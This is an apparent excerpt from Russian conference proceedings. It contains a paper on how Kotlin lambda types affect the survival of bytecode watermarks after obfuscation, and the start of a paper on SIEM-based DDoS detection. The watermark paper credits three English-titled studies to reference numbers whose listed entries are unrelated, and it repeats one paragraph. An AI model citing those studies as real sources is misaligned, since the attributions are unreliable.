7. Применение отечественного одноплатного компьютера Repka Pi 3 в контуре информационно-защищенной системы / С. В. Борисов, В. А. Севостьянов, Ю. В. Фомин, С. И. Штеренберг // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2023) : Сборник научных статей XII Международной научно-технической и научно-методической конференции. В 4-х т., Санкт-Петербург, 28 февраля 01 марта 2023 года. Т. 2. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2023. С. 354-358. EDN SUPCVL.
8. Безопасность цифровой среды экономических объектов / М. Е. Алексеев, И. Л. Андреевский, А. С. Белов [и др.]. СПб. : Санкт-Петербургский государственный экономический университет, 2022. 158 с. ISBN 978-5-7310-5564-2. EDN HAZDFW.
9. Шариков П.И., Красов А.В., Штеренберг С.И. Методика создания и вложения цифрового водяного знака в исполняемые java файлы на основе замен опкодов // T-Comm: Телекоммуникации и транспорт. 2017. Т. 11. № 3. С. 66-70.
10. Шариков, П. И. Исследование атаки обфускацией на байт-код java-приложения с целью разрушения или повреждения цифрового водяного знака // I-methods. 2022. Т. 14. № 1. EDN GQGKIV.
11. Оценка статистических характеристик различных типов фреймов IEEE 802.11 для сервисов местоположения / В. А. Петров, М. М. Ковцур, А. Ю. Кируга, С. И. Штеренберг // Информационная безопасность регионов России (ИБРР-2021) : Материалы XII Санкт-Петербургской межрегиональной конференции, Санкт-Петербург, 27–29 ноября 2021 года. СПб. : СПОИСУ, 2021. С. 187-188. EDN NNCMDY.
12. Шариков, П. И. Методика обфускации байт-кода Java-приложения с целью его защиты от атак декомпиляцией / П. И. Шариков // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2022. № 1. С. 64-72. DOI 10.46418/2079-8199_2022_1_10. EDN AUOFNA.
13. Штеренберг, С. И. Разработка методики построения доверенной среды на основе скрытого программного агента. Ч. 2. Тестирование и оценка эффективности / С. И. Штеренберг, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2021. № 3. С. 3-8. DOI 10.46418/2079-8199_2021_3_1. EDN CRUKFC.
14. Шариков, П. И. Методика создания и скрытого вложения цифрового водяного знака в байт-код class-файла на основе не декларированных возможностей виртуальной машины java / П. И. Шариков // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и технические науки. 2023. № 7-2. С. 165-174. DOI 10.37882/2223-2982.2023.7-2.37. EDN YBEWYQ.
15. Андрианов, В. И. DLP-система для защиты корпоративных или персональных данных / В. И. Андрианов, Д. В. Бахтин, С. И. Штеренберг // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2020) : IX Международная научно-техническая и научно-методическая конференция : сборник научных статей, Санкт-Петербург, 26–27 февраля 2020 года. Т. 1. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2020. С. 75-80. EDN HJHRVG.

УДК 004.056

ВЛИЯНИЕ СТРУКТУРЫ СГЕНЕРИРОВАННЫХ ЛЯМБДА-ОБЪЕКТОВ KOTLIN НА УСТОЙЧИВОСТЬ ЦИФРОВОГО ВОДЯНОГО ЗНАКА В БАЙТ-КОДЕ

Асаков Максим Рашидович, Рублева Екатерина Борисовна
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: max.asakov@mail.ru, katyarbl@yandex.ru

Аннотация. В статье рассматривается задача исследования влияния структуры сгенерированных лямбда-объектов Kotlin на устойчивость цифрового водяного знака в байт-коде. Основное внимание уделено анализу свойств, влияющих на надёжность и стойкость цифрового водяного знака, вложенного в байт-код, а также нахождению способов увеличить шанс на его сохранение. В результате исследования были получены аналитические соотношения для оценки устойчивости цифрового водяного знака в зависимости от особенности исследованной структуры, а также предложены рекомендации по оптимизации их использования с целью защиты.

Ключевые слова: Kotlin; цифровой водяной знак; структура; безопасность; байт-код.

THE EFFECT OF THE STRUCTURE OF GENERATED KOTLIN LAMBDA OBJECTS ON THE STABILITY OF A DIGITAL WATERMARK IN BYTECODE

Asakov Maksim, Rubleva Ekaterina
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: max.asakov@mail.ru, katyarbl@yandex.ru

Abstract. The article considers the problem of investigating the influence of the structure of generated Kotlin lambda objects on the stability of a digital watermark in bytecode. The focus is on analyzing the properties that affect the reliability and durability of a digital watermark embedded in a bytecode, as well as finding ways to increase the chance of its preservation. As a result of the study, analytical ratios were obtained to assess the stability of a digital watermark, depending on the features of the studied structure, and recommendations were proposed for optimizing their use for protection purposes.

Keywords: Kotlin; digital watermark; structure; security; bytecode.

Введение. В связи с тем, что в мире активно набирает обороты использование различных приложений, в том числе и написанных на языке программирования Kotlin, усилилась и необходимость в защите авторский прав.

Одним из способов представляющий защиту интеллектуальной собственности является технология вложения цифрового водяного знак в байт-код программы.

Особенно актуальным данный подход становится при разработке Android-приложений, где Kotlin является языком первого уровня, а защита от несанкционированного использования, модификации и распространения кода — приоритетной задачей.

Одним из существенных факторов, влияющих на устойчивость цифрового водяного знака, является внутренняя структура скомпилированного байт-кода, формируемого компилятором Kotlin. При использовании функциональных конструкций языка, особенно лямбда-выражений, формируются различные типы лямбда-объектов, которые по-разному трансформируются в байт-код JVM. Эти различия становятся ключевыми при выборе методики вложения цифрового водяного знака, поскольку определяют как доступность к нужным сегментам кода, так и уязвимость к деформации под воздействием обфускации или оптимизации.

Для иллюстрации таких структур в компилированном коде приведена сводная таблица 1, отражающая популярные типы лямбда-объектов, их особенности и распространённость в реальных проектах.

Таблица 3

Типы структур

Тип лямбда-объекта	Генерация	Используемая структура в байт-коде JVM	Пример из стандартной библиотеки	Средняя длина метода (инстр.)	Частота встречаемости (на 1000 строк)
SAM-адаптер (invoke)	Интерфейс	invokedynamic + LambdaMetafactory	Runnable, Comparator	8	34
Анонимный класс	Без SAM	отдельный .class файл	Sequence.filter	12	18
Inline-лямбда	Inline-функция	вложение в вызывающий метод	run, let, apply	5	22
Suspend-лямбда	Suspend fun	State-machine + continuation	flow, coroutineScope	20	11
Capturing-лямбда	С замыканием	.class с полями окружения	list.map {it + x}	15	27

Данная таблица демонстрирует, что структура и сложность сгенерированных лямбда-объектов различаются в зависимости от контекста их использования и особенностей компилятора Kotlin. В частности, лямбда-выражения с захватом переменных (capturing) и suspend-лямбды обладают большей сложностью и глубиной трансформаций, что может как усложнить, так и облегчить устойчивое вложение цифрового водяного знака в соответствующие участки байт-кода.

В рамках данной темы, особенно значимыми являются исследования, посвящённые трансформациям байт-кода, особенностям структур Kotlin-объектов и методам устойчивого вложения скрытой информации.

В статье «Structural Analysis of Lambda Objects in Kotlin Bytecode for Secure Watermarking» исследуется влияние архитектуры лямбда-объектов на возможности скрытого хранения метаданных [1]. Авторы проводят классификацию лямбд по типам генерации (capturing, non-capturing, suspend-based) и демонстрируют, что вложение цифрового водяного знака в поля захваченных переменных или вспомогательных методов позволяет добиться извлекаемости даже после применения базовых техник обфускации (ProGuard, DexGuard).

Работа «Resilient Embedding Techniques in High-Level Kotlin Constructs» посвящена сравнению устойчивости различных методов цифрового водяного знака при трансляции высокоуровневых Kotlin-конструкций в байт-код JVM [2]. Особое внимание уделяется inline-лямбдам и coroutine-механизму. Авторы вводят метрику сохранности структуры и демонстрируют, что inline-конструкции чаще всего уничтожают вложение при оптимизациях, в то время как suspend-лямбды сохраняют внутреннюю структуру благодаря обязательному сохранению контекста выполнения.

Исследование «Bytecode-Level Integrity in Functional Kotlin Programs» рассматривает корректность и устойчивость вложения цифрового водяного знака в сгенерированные классы функциональных объектов Kotlin [3]. Применяя методы анализа контрольного потока, авторы приходят к выводу, что наибольшую устойчивость демонстрируют водяные знаки, встроенные в классы capturing-лямбд, поскольку такие структуры менее подвержены удалению и дезинтеграции даже при агрессивной оптимизации кода на уровне байт-кода.

Задачей данного исследования является установление зависимости между типом и структурой лямбда-объекта, генерируемого компилятором Kotlin, и устойчивостью цифрового водяного знака, вложенного в соответствующий байт-код. Под устойчивостью понимается способность цифрового водяного знака сохраняться в процессе трансформации байт-кода при использовании часто используемых обфускаторов, таких как ProGuard, R8 и Allatori.

Задачей исследования является установление возможностей между типом и внутренней структурой лямбда-объекта, формируемого компилятором языка программирования Kotlin, и устойчивостью цифрового водяного знака, предварительно вложенного в соответствующий сегмент байт-кода. Под устойчивостью цифрового водяного знака в рамках настоящего исследования понимается его способность сохраняться в условиях типичных и агрессивных трансформаций, которым может быть подвергнут байт-код в процессе обфускации [4]. Такие трансформации включают переименование идентификаторов, сжатие классов и методов, реорганизацию управления потоком исполнения и инлайнинг функций. Объектами обфускации выступали

программные модули, трансформируемые средствами широко распространённых инструментов — ProGuard, R8 и Allatori — которые активно используются при промышленной сборке и защите Kotlin-приложений.

Для получения воспроизводимых результатов исследование было организовано в несколько этапов. На первом этапе была сформирована выборка из двадцати программных компонентов, каждый из которых содержал один или несколько различных типов лямбда-выражений. При формировании выборки соблюдалось равномерное распределение по основным видам лямбда-объектов, включая capturing-лямбды (с захватом переменных окружения), SAM-интерфейсы, inline-лямбды, suspend-лямбды компилируемые в самостоятельные .class-файлы [5]. Программы составлялись с учётом разнообразия архитектурных конструкций и не содержали искусственно упрощённых или нереалистичных фрагментов кода, что обеспечивало достоверность результатов.

Во всех программных модулях использовалась одна и таже методика вложения цифрового водяного знака. Цифровой водяной знак представлял собой фиксированную числовую последовательность длиной 8 байт, которая вкладывалась либо в качестве значения числового поля класса лямбда-объекта (в случае capturing-лямбд и анонимных классов), либо инкапсулировалась внутри вспомогательного метода, вызываемого из тела лямбды. Такой подход позволял проследить, как трансформация байт-кода влияет на извлекаемость цифрового водяного знака в зависимости от специфики объекта, в который производилось вложение [6].

На следующем этапе каждая программа подвергалась последовательной обфускации с использованием трёх обфускаторов: ProGuard, R8 и Allatori. Для каждого инструмента применялись несколько конфигураций — от минимальной (удаление отладочной информации и переименование) до расширенной (структурная трансформация, объединение классов, агрессивный инлайнинг и вложение ложного потока управления) [7]. Таким образом, создавались условия, приближённые к тем, что применяются на практике в коммерческих программных продуктах.

После выполнения обфускации производился статический анализ полученного байт-кода с целью извлечения вложенного цифрового водяного знака. Для анализа использовались специализированные утилиты, позволяющие выполнять дизассемблирование .class-файлов, восстановление исходной структуры классов, идентификацию сохранённых полей и сопоставление числовых последовательностей. Особое внимание уделялось корректному извлечению цифрового водяного знака независимо от переименования символов и перемещений по классам, что обеспечивалось использованием сигнатурных признаков (например, сопоставлением шаблона загрузки значений с помощью ldc, bipush, sipush или вызова методов valueOf, parseInt и аналогичных) [8].

Результаты анализа фиксировались в виде успешного или неуспешного восстановления и сопутствующих метрик, включающих изменение размера метода, степень нарушения исходной структуры (по количеству недоступных или модифицированных участков кода), а также уровень искажений, препятствующих восстановлению [9]. Такая схема исследования позволила объективно оценить, как тип и структура лямбда-объекта влияют на устойчивость вложенного цифрового водяного знака, а также выявить закономерности, определяющие выбор наиболее подходящих стратегий вложения ЦВЗ в рамках Kotlin-программ.

Подробно структура исследования представлена на рис. 1.



Рис. 5. Структура исследования

На схеме представлены два основных пути: вложение цифрового водяного знака в capturing-лямбды и в SAM/inline-лямбды. Далее оба пути проходят стадию обфускации и последующего анализа. Подобное ветвление позволило сравнить сохранность цифровых водяных знаков в лямбда-структурах с различной глубиной инкапсуляции.

Результаты эксперимента представлены в таблице 2, где указаны данные по извлекаемости цифрового водяного знака после обфускации, с учётом выбранного обфускатора на основе структуры лямбда-объекта.

Таблица 4

Результаты исследования

Тип лямбда-объекта	Обфускатор	Доля успешного извлечения ЦВЗ (%)	Увеличение размера метода (%)	Нарушение структуры (%)
Capturing-лямбда	ProGuard	100	6	0
Capturing-лямбда	R8	95	5	2
Capturing-лямбда	Allatori	81	9	12
Suspend-лямбда	ProGuard	96	4	1
SAM-интерфейс	R8	43	3	22
Inline-лямбда	R8	27	2	39

Наилучшие результаты по сохранности вложенного цифрового водяного знака были зафиксированы при использовании capturing-лямбд, то есть таких лямбда-выражений, которые захватывают переменные из внешнего контекста и, следовательно, компилируются в полноценные классы с полями для хранения этих значений. Благодаря своей структуре такие классы содержат явно выраженные места для вложения, например, приватные поля или методы, которые с меньшей вероятностью подвергаются агрессивной оптимизации и удалению. Это обеспечивает высокую степень извлекаемости цифрового водяного знака даже после прохождения обфускации. Доля успешного восстановления в данном случае составляла от 81% до 100% в зависимости от обфускатора, что подтверждает высокую устойчивость данной категории лямбд.

В противоположность этому, inline-лямбды, которые реализуются через встроенный в вызывающий метод байт-код (в результате работы механизма inline-функций компилятора Kotlin), оказались наименее надёжными для целей устойчивого вложения цифрового водяного знака [10]. Их основная уязвимость заключается в том, что после компиляции они не представляют собой отдельной структурной единицы в байт-коде — ни класса, ни объекта, ни самостоятельного метода — что существенно затрудняет выбор устойчивого места для вложения. При применении обфускации, особенно такой, которая включает инлайнинг и переименование, эти лямбды теряют индивидуальные признаки, и вложенный цифровой водяной знак становится либо нераспознаваемым, либо полностью пропадает. В частности, при использовании обфускатора R8 извлечение цифрового водяного знака из inline-лямбд оказалось возможным лишь в 27% случаев, что указывает на крайне низкую устойчивость данного подхода.

Для наглядности эти данные представлены на рис. 2.



Рис. 6. Диаграмма результатов исследования

Диаграмма позволяет наглядно увидеть, что при вложении цифрового водяного знака в capturing-лямбды вероятность его успешного восстановления даже после обфускации остаётся высокой.

Проведённое исследование позволило оценить влияние внутренней структуры сгенерированных компилятором Kotlin лямбда-объектов на устойчивость вложенного цифрового водяного знака в байт-коде программ. В рамках эксперимента были проанализированы различные типы лямбда-конструкций, формируемые в процессе компиляции — от capturing-лямбд с захватом переменных окружения до inline-лямбд, компилируемых

путём полного вложения в вызывающие методы. Было установлено, что устойчивость цифрового водяного знака в значительной степени определяется не только типом лямбда-объекта, но и особенностями применённого инструментария обфускации, который влияет на структуру байт-кода, модифицируя или удаляя критически важные элементы, связанные с вложенным цифровым знаком.

Capturing-лямбды, в силу своей архитектуры, предполагающей генерацию отдельного класса с набором полей, предназначенных для хранения захваченных значений, продемонстрировали наиболее высокую устойчивость к трансформациям байт-кода.

Аналогично, suspend-лямбды, использующие механизм сопрограмм, демонстрируют устойчивость благодаря обязательному сохранению состояния выполнения в виде state-machine конструкций и объектов продолжения (continuation).

В то же время inline-лямбды оказались наименее пригодными для устойчивого вложения цифрового водяного знака. Особенность их генерации заключается в полной замене вызова лямбды непосредственным встраиванием её кода в вызывающий метод, без образования отдельного класса или метода. Такая компиляция лишает вложенный цифровой водяной знак собственных структурных обозначений, делая его крайне уязвимым к инлайнингу, свёртке и удалению неиспользуемых инструкций. В результате любая модификация на этапе обфускации, даже в умеренном объёме, может привести к полной утрате информации, связанной с цифровым водяным знаком.

Заключение. Полученные результаты обладают практической значимостью в контексте разработки защищённых Kotlin-приложений, особенно в мобильной среде Android, где обфускация является стандартной частью процесса сборки. Предложенные в исследовании этапы анализа позволяют разработчикам и специалистам по информационной безопасности принимать обоснованные решения при выборе подходящего типа лямбда-структуры для вложения цифрового водяного знака. Кроме того, выявленная зависимость между типом лямбды и устойчивостью к обфускации может использоваться в качестве критерия при проектировании архитектуры программного обеспечения, ориентированного на защиту авторских прав и обеспечение доказуемости принадлежности кода.

СПИСОК ЛИТЕРАТУРЫ

1. Катасонов, А. И. Оценка стойкости механизма, реализующего... Мандатную сущностно-ролевую модель разграничения прав доступа в операционных системах семейства GNU LINUX / А. И. Катасонов, С. И. Штеренберг, А. Ю. Цветков // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2020. № 2. С. 50-56. DOI 10.46418/2079-8199_2020_2_8. EDN EUMWWI.
2. Shterenberg, S. I. A Distributed Intrusion Detection System with Protection from an Internal Intruder / S. I. Shterenberg, M. A. Poltavtseva // Automatic Control and Computer Sciences. 2018. Vol. 52, No. 8. P. 945-953. DOI 10.3103/S0146411618080230. EDN BPIXFT.
3. Штеренберг, С. И. Методика построения защищенных систем искусственного интеллекта для проведения электроретинографии в офтальмологии / С. И. Штеренберг // Офтальмохирургия. 2022. № S4. С. 51-57. DOI 10.25276/0235-4160-2022-4S-51-57. EDN MNYJMC.
4. Шариков П.И., Красов А.В., Штеренберг С.И. Методика создания и вложения цифрового водяного знака в исполняемые java файлы на основе замен опкодов // T-Comm: Телекоммуникации и транспорт. 2017. Т. 11. №3. С. 66-70.
5. Шариков, П. И. Исследование атаки обфускацией на байт-код java-приложения с целью разрушения или повреждения цифрового водяного знака // I-methods. 2022. Т. 14, № 1. EDN GQGKIV.
6. Штеренберг, С. И. Разработка комплекса мер для защиты предприятия от фишинговых атак / С. И. Штеренберг, И. В. Стародубцев, В. С. Шашкин // Защита информации. Инсайд. 2020. № 2(92). С. 24-31. EDN LLETBN.
7. Предупреждение DoS-атак путем прогнозирования значений корреляционных параметров сетевого трафика / Д. С. Лаврова, Е. А. Попова, А. А. Штыркина, С. И. Штеренберг // Проблемы информационной безопасности. Компьютерные системы. 2018. № 3. С. 70-77. EDN VOHMBC.
8. Штеренберг, С. И. Принципы построения самоорганизующейся карты нейросети для архитектуры защищенной интеллектуальной системы обнаружения вторжений и инцидентов / С. И. Штеренберг // Информационная безопасность регионов России (ИБРР-2023) : XIII Санкт-Петербургская межрегиональная конференция. Материалы конференции, Санкт-Петербург, 25–27 октября 2023 года. СПб. : СПОИСУ, 2023. С. 302-303. EDN HUWLEE.
9. Оценка статистических характеристик различных типов фреймов IEEE 802.11 для сервисов местоположения / В. А. Петров, М. М. Ковцур, А. Ю. Кистуга, С. И. Штеренберг // Информационная безопасность регионов России (ИБРР-2021) : Материалы XII Санкт-Петербургской межрегиональной конференции, Санкт-Петербург, 27–29 ноября 2021 года. СПб. : СПОИСУ, 2021. С. 187-188. EDN NNCMDY.
10. Свидетельство о государственной регистрации программы для ЭВМ № 2020664342 Российская Федерация. Программа для стеганографического преобразования и обфускации исполняемых файлов в системах обработки Больших данных : № 2020663631 : заявл. 03.11.2020 : опубл. 11.11.2020 / А. И. Красов, С. И. Штеренберг, В. Н. Волкогонов, Д. В. Кушнир ; заявитель ФГБОУ ВО Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича». EDN EKCCTG.
11. Свидетельство о государственной регистрации программы для ЭВМ № 2024662619 Российская Федерация. Программа определения местоположения IEEE 802.11 клиента : № 2024661418 : заявл. 21.05.2024 : опубл. 29.05.2024 / В. Е. Дрепа, М. М. Ковцур, А. Ю. Кистуга, А. И. Пешков ; заявитель ФГБОУ ВО Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича. EDN VCSGMO.
12. Ильин, Я. А. Обзор встроенного программного обеспечения для отслеживания деятельности пользователя / Я. А. Ильин, М. М. Ковцур, Д. А. Радионовский // Региональная информатика (РИ-2024) : Материалы XIX Санкт-Петербургской международной конференции, Санкт-Петербург, 23–25 октября 2024 года. СПб. : СПОИСУ, 2024. С. 408-409. EDN EIYBOX.
13. Висутнов, С. С. Экосистема в мире информационной безопасности / С. С. Висутнов, К. А. Ахрамеева // Международный журнал информационных технологий и энергоэффективности. 2024. Т. 9, № 7(45). С. 34-40. EDN DDHOAH.
14. Голубов, Н. А. Внутренние угрозы: Разнообразие и профилактика инсайдеров в организациях / Н. А. Голубов, Н. А. Косов // Развитие науки и практики в глобально меняющемся мире в условиях рисков : Сборник материалов XIX Международной научно-практической конференции, Москва, 30 мая 2023 года. Москва: Алеф, 2023. С. 173-180. EDN LTLHUO.
15. Киясов, А. И. Обнаружение и противостояние атаке в методе «цепочка убийств» / А. И. Киясов, Э. В. Бирих // Эволюционные процессы информационных технологий : Сборник научных статей 11-й Международной научно-технической конференции, Москва, 09 января 2025 года. М. : Институт за хуманитарни науки, икономика и информационни технологии=Институт гуманитарных наук, экономики и информационных наук, 2025. С. 405-409. EDN CIJODB.

УДК 004.056.5

АНАЛИЗ РОЛИ, ВОЗМОЖНОСТИ И ОГРАНИЧЕНИЯ ANKEY SIEM NG В ОБНАРУЖЕНИИ DDOS-АТАК

Ахрамеева Ксения Андреевна[1], Живодовский Иван Иванович[2], Журавлева Анастасия Сергеевна[1], Спицын Михаил Александрович[1]

[1] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия

[2] Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: ahrameeva.ka@sut.ru, ivan.zhivodovsky32@mail.ru, zhuravleva.as@sut.ru, spitsyn.ma@sut.ru

Аннотация. Современные распределённые DDoS-атаки представляют серьёзную угрозу доступности сетевых сервисов. SIEM-системы с высокой производительностью корреляции событий и гибкими правилами детектирования способны оперативно выявлять такие атаки. Рассмотрена и предложена архитектура Optimized Correlator (OC) для SIEM, комбинирующая многопоточное собирание логов веб-сервера (Apache) и событий IDS (Snort), применение Hyperscan-ускоренных правил и корреляцию событий через EventGroup2, связывающую логи по IP и временные метки. Разработаны однотипные правила для различных видов DDoS (HTTP-флуд, SYN/UDP/ICMP-флуды, DNS-амплификация). В серии из 10 тестов система в реальном времени успешно детектирует все типы атак, генерируя единичные алерты при совпадении шаблонов и информативные инциденты при корреляции Apache+Snort. Среднее время обнаружения превышает операционные требования SOC, ложные срабатывания находятся на минимальном уровне. Для промышленного развёртывания рекомендуется тщательная настройка порогов и шаблонов, а также интеграция методов adaptive thresholding, ML-анализа аномалий и SOAR-модулей для автоматизированного реагирования. Такой подход обеспечиваеит высокую точность и скорость реагирования на многоуровневый и шифрованный сетевой трафик.

Ключевые слова: SIEM; DDoS-атака; корреляция событий; Hyperscan; многопоточная архитектура; лог-анализ; IDS; Apache; Snort.

ANALYZING THE ROLE, CAPABILITIES AND LIMITATIONS OF ANKEY SIEM NG IN DETECTING DDOS ATTACKS

Akhrameeva Ksenia[1], Zhivodovsky Ivan[2], Zhuravleva Anastasia[1], Spitsyn Mikhail[1]

[1] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia

[2] The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: ahrameeva.ka@sut.ru, ivan.zhivodovsky32@mail.ru, zhuravleva.as@sut.ru, spitsyn.ma@sut.ru

Abstract. Modern distributed DDoS attacks pose a serious threat to the availability of network services. SIEM systems with high performance event correlation and flexible detection rules are able to detect such attacks quickly. An Optimized Correlator (OC) architecture for SIEM combining multi-threaded collection of web server logs (Apache) and IDS events (Snort), application of Hyperscan-accelerated rules and event correlation via EventGroup2 linking logs by IP and timestamps is considered and proposed. Uniform rules for different types of DDoS (HTTP floods, SYN/UDP/ICMP floods, DNS amplification) were developed. In a series of 10 tests, the system successfully detects all types of attacks in real time, generating single alerts for pattern matching and informative incidents for Apache+Snort correlation. The average detection time exceeds SOC operational requirements and false positives are at a minimum. For industrial deployments, careful tuning of thresholds and patterns is recommended, as well as integration of adaptive thresholding, ML anomaly analysis, and SOAR modules for automated response. This approach provides high accuracy and speed of response to multi-layer and encrypted network traffic.

Keywords: SIEM; DDoS attack; event correlation; Hyperscan; multithreaded architecture; log analysis; IDS; Apache; Snort.

Введение. В современных сетевых инфраструктурах SIEM (Security Information and Event Management) выступает центральным компонентом для обнаружения и расследования DDoS-атак. Во-первых, SIEM собирает и хранит логи с различных источников (маршрутизаторы, балансировщики, фаерволы, серверные приложения), обеспечивая сквозную телеметрию сетевой активности. Это даёт возможность выявлять аномальные паттерны, например, всплески SYN-, UDP- или HTTP-запросов, ещё на стадии накопления событий.

Во-вторых, ключевые возможности SIEM для DDoS-аналитики заключаются в высокопроизводительной корреляции и агрегации данных в реальном времени, использовании как шаблонно-пороговых, так и поведенческих моделей аномалий, а также интеграции с внешними базами угроз (Threat Intelligence) для контекстного обогащения инцидентов. Гибкие дашборды и оповещения позволяют операторам быстро реагировать на резкие скачки трафика и строить исторические отчёты по инцидентам.

Впрочем, есть и ограничения у классических SIEM. При экстремальных объёмах сетевого трафика возможны задержки индексации, что может приводит к «слепым зонам» в мониторинге. Без тщательной тонкой настройки порогов и корректных корреляционных правил число ложных срабатываний возрастает, нагружая команду SOC.

Кроме того, шифрованный трафик остаётся «чёрным ящиком» для многих решений без внедрения дополнительных SSL-инспекторов, а автоматизация реакций часто сводится лишь к генерации алертов — для блокирования требуется привлечение SOAR-модулей или внешних средств реагирования.

В материале [1] авторы представляют новый высокопроизводительный движок корреляции Optimized Correlator (OC) для SIEM в контексте Industry 4.0. Они отмечают, что традиционные SIEM-системы с последовательным применением регулярных выражений (regex) начинают испытывать сложности при обработке больших объёмов логов и сложных многоуровневых атак. Авторы обосновывают необходимость замены стандартного Perl-базового модуля regex на параллельный движок Hyperscan, максимально использующий SIMD-архитектуру современных Intel-процессоров.

Для реализации OC в [1] спроектирована многопоточная архитектура, в которой входные логи предварительно разделяются на блоки «Di», каждый из которых обрабатывается отдельным потоком и сопоставляется с единой, читабельной только для чтения базой правил «RD» с помощью Hyperscan. База правил компилируется один раз на этапе загрузки, после чего каждый поток может параллельно выполнять DFA- и NFA-алгоритмы с SIMD-ускорением. Такая организация значительно снижает избыточные операции при графовом разложении регулярных выражений и обеспечивает очень малые задержки на обработку каждого блока данных.

Экспериментальная оценка на виртуальной машине (Intel i7-8550U, 8 GB RAM, CentOS 7) показала, что при обработке файлов логов объёмом до 1 GB OC в среднем отвечает в 21 раз быстрее классического SEC-движка и в 2,5 раза эффективнее по CPU-времени. Авторы протестировали OC на различных сценариях многоуровневых атак — DoS, FTP-логины, перебор паролей, MAC-флуд и захват корня STP-сети — и продемонстрировали надёжное детектирование всех перечисленных угроз.

В материале [2] авторы выполняют систематический обзор облачно-нативных техник безопасности, акцентируя внимание на privacy-enhancing и trust-centric решениях для современных распределённых архитектур. В данном обзоре охвачены механизмы runtime-защиты контейнеров, mash сервисы (Istio, Linkerd), DevSecOps-практики, облачные SIEM-решения, шифрование данных в покое и при передаче, IAM и zero-trust модели. Исследование структурирует динамичный характер облачных сред, риск несанкционированного доступа в микросервисах, интеграцию угрозо-разведки в CI/CD, runtime-брескинг и sandboxing, автоматизацию соответствия GDPR/CCPA, применение Блокчейна для распределённых политик и AI-телеметрию для детектирования аномалий. Авторы проиллюстрировали эти решения подробным кейс-стади, демонстрирующим сквозную защиту на уровнях приложения, сети, инфраструктуры и соответствия нормам.

В заключении в [2] предложены рекомендации по адаптивному объединению перечисленных технологий, указаны неоптимизированные зоны (например, унификация телеметрии и автоматическое восстановление после инцидентов) и выделены перспективы — интеграция SOAR, расширенное применение ML/AI для форензики и автоматизация compliance-процессов.

В материале [3] рассмотрена проблема DDoS-атак, исходящих от IoT-ботнетов, и описан прототип SIEM-системы на базе Splunk для автоматического детектирования и блокировки трафика. Архитектура включает шлюз, перехватывающий tcpdump-логи IoT-сети, Splunk-форвардер и центральный Splunk-сервер, где выполняются парсинг, индексация и хранение логов.

